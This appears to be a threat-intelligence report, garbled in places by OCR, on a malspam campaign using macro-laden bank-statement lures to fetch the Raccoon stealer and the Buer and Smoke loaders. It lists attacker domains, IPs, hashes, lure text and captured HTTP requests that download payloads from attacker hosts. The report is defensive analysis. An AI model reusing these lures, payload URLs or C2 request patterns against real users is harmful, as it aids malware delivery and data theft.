
- microsoft-cloud11[.]co.za
- microsoft-cloud12[.]co.za
- microsoft-cloud13[.]co.za
- microsoft-cloud14[.]co.za
- microsoft-cloud15[.]co.za

All registered domains pointed to the IP address 102.130.112[.]195. The first malicious files associated with this wave began to appear in public sandboxes as early as July 2, 2020. The names of these decoys are almost the same as the names of the files sent in the past: BankStatement0109_13169.xlsm, My_Statement_4211.xlsm, and so on. There are about 30 files associated with the domains and cloud-server-updater1[.]co.za.



Network infrastructure. File connections with domains involved in two waves established with the help of Group-IB Graph Network Analysis


The lure documents used as part of this wave look identical to the previous ones. Judging by their behavior after macros are activated, they were created by the same builder. Such builders make it possible to create office documents with malicious macros based on templates, which helps attackers distribute malicious files much faster and more efficiently.



This document is protected. Please click "E
Editing", then "Enable Content" to show co

618C894C06633E3D7ADD228531F6E775A180A7F7 lure document sample

Upon activating macros, the file "My_Statement_1953.xlsm" (SHA1: 618C894C06633E3D7ADD228531F6E775A180A7F7) sends a request to download the stealer file http://microsoft-cloud13[.]co.za/msofficeupdate.exe. The Raccoon stealer file (SHA1: 6639081791A8909F042E4A4197DF7051382B04E5) makes a series of requests to its C&C server (35.198.88[.]195) and tries to download the file http://cloud-server-updater1[.]co.za/doc/officeupdate.exe, but receives an "error 302" and is redirected to http://cloud-server-updater1[.]co.za/cgi-sys/suspendedpage.cgi because the original domain is blocked. It seems that the sample was trying to download RAT AveMaria as before. In addition, all files related to this campaign made various network requests, including those to the Telegram channel https://telete.in/blintick.



6639081791a8909f042e4a4197df7051382b04e5

File

```
Pragma: no-cache
Content-Type: multipart/form-data, boundary=4k683b59nd0j798043458n
Content-Length: 29801
Host: 35.198.88.195
```

URL GET

http://35.198.88.195/gate/libs.zip

Request

```
GET /gate/libs.zip HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: 35.198.88.195
Connection: Keep-Alive
```

URL GET

http://cloud-server-updater1.co.za/doc/officeupdate.exe

Request

```
GET /doc/officeupdate.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: cloud-server-updater1.co.za
Connection: Keep-Alive
```

URL GET

https://telete.in/blintick


Request

6639081791A8909F042E4A4197DF7051382B04E5 Raccoon stealer network communication

Using loaders

During this campaign, the attackers also experimented with various loaders. While analyzing the infrastructure, we discovered the Buer and Smoke loaders.

On April 30, 2020, an xls document (SHA1: 6c6680659b09d18ccab0f933daf5bf1910168b1a) was uploaded to VirusTotal. When the malicious code is executed, it downloads the payload from http://cloud-server-updater2.co[.]za/doc/buer.exe.


Graph
6c6680659b09d18ccab0f933daf5bf1910168b1a
SID
SID_2022550
www
cloud-server-updater2.co.za
11
6c6680659b09d18ccab0f933daf5bf1910168b1a
IP
102.130.119.142
www
cloudupdates.co.za
SID
SID_1002793
6c6680659b09d18ccab0f933daf5bf1910168b1a
File
File details
DNS
HTTP
TCP

First seen 2020.04.30 Last seen 2020.05.12

URL & Request | Type

URL | GET

http://cloud-server-updater2.co.za/doc/buer.exe

Request

```
GET /doc/buer.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: cloud-server-updater2.co.za
Connection: Keep-Alive
```

URL | GET


http://cloud-server-updater2.co.za/doc/buer.exe

Request


SHA1:6c6680659b09
d18ccab0f933daf5bf1
910168b1a file network communication established with the help of Group-IB Graph Network Analysis

Apart from that, the files were uploaded to a public resource: bazaar.abuse[.]ch.

The file names and the tags attached refer to the Buer loader.



File name:	buer.exe
Download:	download sample
Signature	BuerLoader
File size:	283'648 bytes
First seen:	2020-04-30 09:14:04 UTC
Last seen:	*Never*
File type:	exe
MIME type:	application/x-dosexec
imphash	26a37be4a8eb7fb9c95ca0b3c2e4a458
ssdeep	3072:aGSStsY7EPL3geMYWJzE3ol9bmKPvFde/HX2WHsopmuNgynL2tLRISn40:aGSIJ8eMTA3ol9bIPvu/HXZ
Threatray	46 similar samples on MalwareBazaar
TLSH	13549D117ADCC075E2A386340461E7A8D6377CB35F6055CB778C1E2BEE702D189AEB86
Reporter	@abuse_ch
Tags:	BuerLoader exe



@abuse_ch

Malspam distributing BuerLoader:

HELO: mx3.wp.pl
Sending IP: 212.77.101.9
From: Taylor Hosley <arrington.keesha123@wp.pl>
Subject: payment-error
Attachment: Statement_320.xlsm

BuerLoader payload URL:
http://cloud-server-updater2.co.za/doc/buer.exe

BuerLoader C2:
cloudupdates.co.za:443 (102.130.119.142)


SHA1:7b1a5d9bb21d8 52a6dbf3146fabb1cd1 ca276ed9 file network communication

While monitoring the adversary infrastructure, we identified a batch of domains registered by the attackers between August 24 and September 12, 2020. Examples of such domains are presented below:

RegistrarWhois: HOSTAFRICA	Domain:code-cloud1.co.za
PhoneWhois: +27.215543096	Domain:code-cloud.co.za
NSWhois: ns1.host-ww.net	Domain:updateforadobenew.co.za
NSWhois: ns2.host-ww.net	Domain:updateadobe.co.za
WhoisServerWhois: Registrar URL: https://www.hostafrica.co.za	Domain:oneupdateadobe.co.za
MNameSOARecord: ns1.host-ww.net	Domain:code-cloud2.co.za
NSRecord: ns2.host-ww.net	Domain:google-document.co.za
NSRecord: ns1.host-ww.net	Domain:azure-cloud.co.za
RNameSOARecord: noc.host-ww.net	

Similar WHOIS domain records

The WHOIS records for these domains match the WHOIS records for those discovered previously in this campaign. On August 26, 2020, malicious files related to the domains code-cloud[1-6][.]co.za and google-document[.]co.za began appearing on public resources. One of these files is "BankStatement_1390868739.doc" (SHA1: ed5c20371bae393df0a713be72220b055e5cbdad).




ed5c20371bae393df0a713be72220b055e5cbdad
File

First seen 2020.08.26 Last seen 2020.09.01

URL & Request	Type
URL http://google-document.co.za/doc/loader.exe Request	GET
URL http://google-document.co.za/doc/loader.exe Request GET /doc/loader.exe HTTP/1.1 Host: google-document.co.za Connection: Keep-Alive	GET
URL google-document.co.za/doc/loader.exe Request GET /doc/loader.exe HTTP/1.1 Host: google-document.co.za Connection: Keep-Alive	GET
URL https://dc.services.visualstudio.com:443/v2/track Request	POST

SHA1: ed5c20371bae393df0
a713be72220b055e5cbdad file network communication established with the help of Group-IB Graph Network Analysis

When the malicious code is executed, the file downloads the payload from http://google-document[.]co.za/doc/loader.exe. Signature analysis showed that the downloaded file is a Smoke loader sample.



Database Entry


ID:	441030
URL:	http://google-document.co.za/doc/loader.exe
URL Status:	Offline
Host:	google-document.co.za
Date added:	2020-08-25 15:04:08 UTC
Threat:	Malware download
Google Safe Browsing:	Clean
Spamhaus DBL:	Not listed
SURBL:	Not listed
Quad9:	Not blocked
AdGuard:	Blocked
Reporter:	*Anonymous*
Abuse complaint sent (?):	Yes (2020-08-25 15:06:02 UTC to abusepoc{at}afrinic[dot]net)
Takedown time:	17 days, 0 hours, 5 minutes (down since 2020-09-11 15:11:18 UTC)
Tags:	Smoke Loader

"loader.exe" file analysis and Smoke loader tag

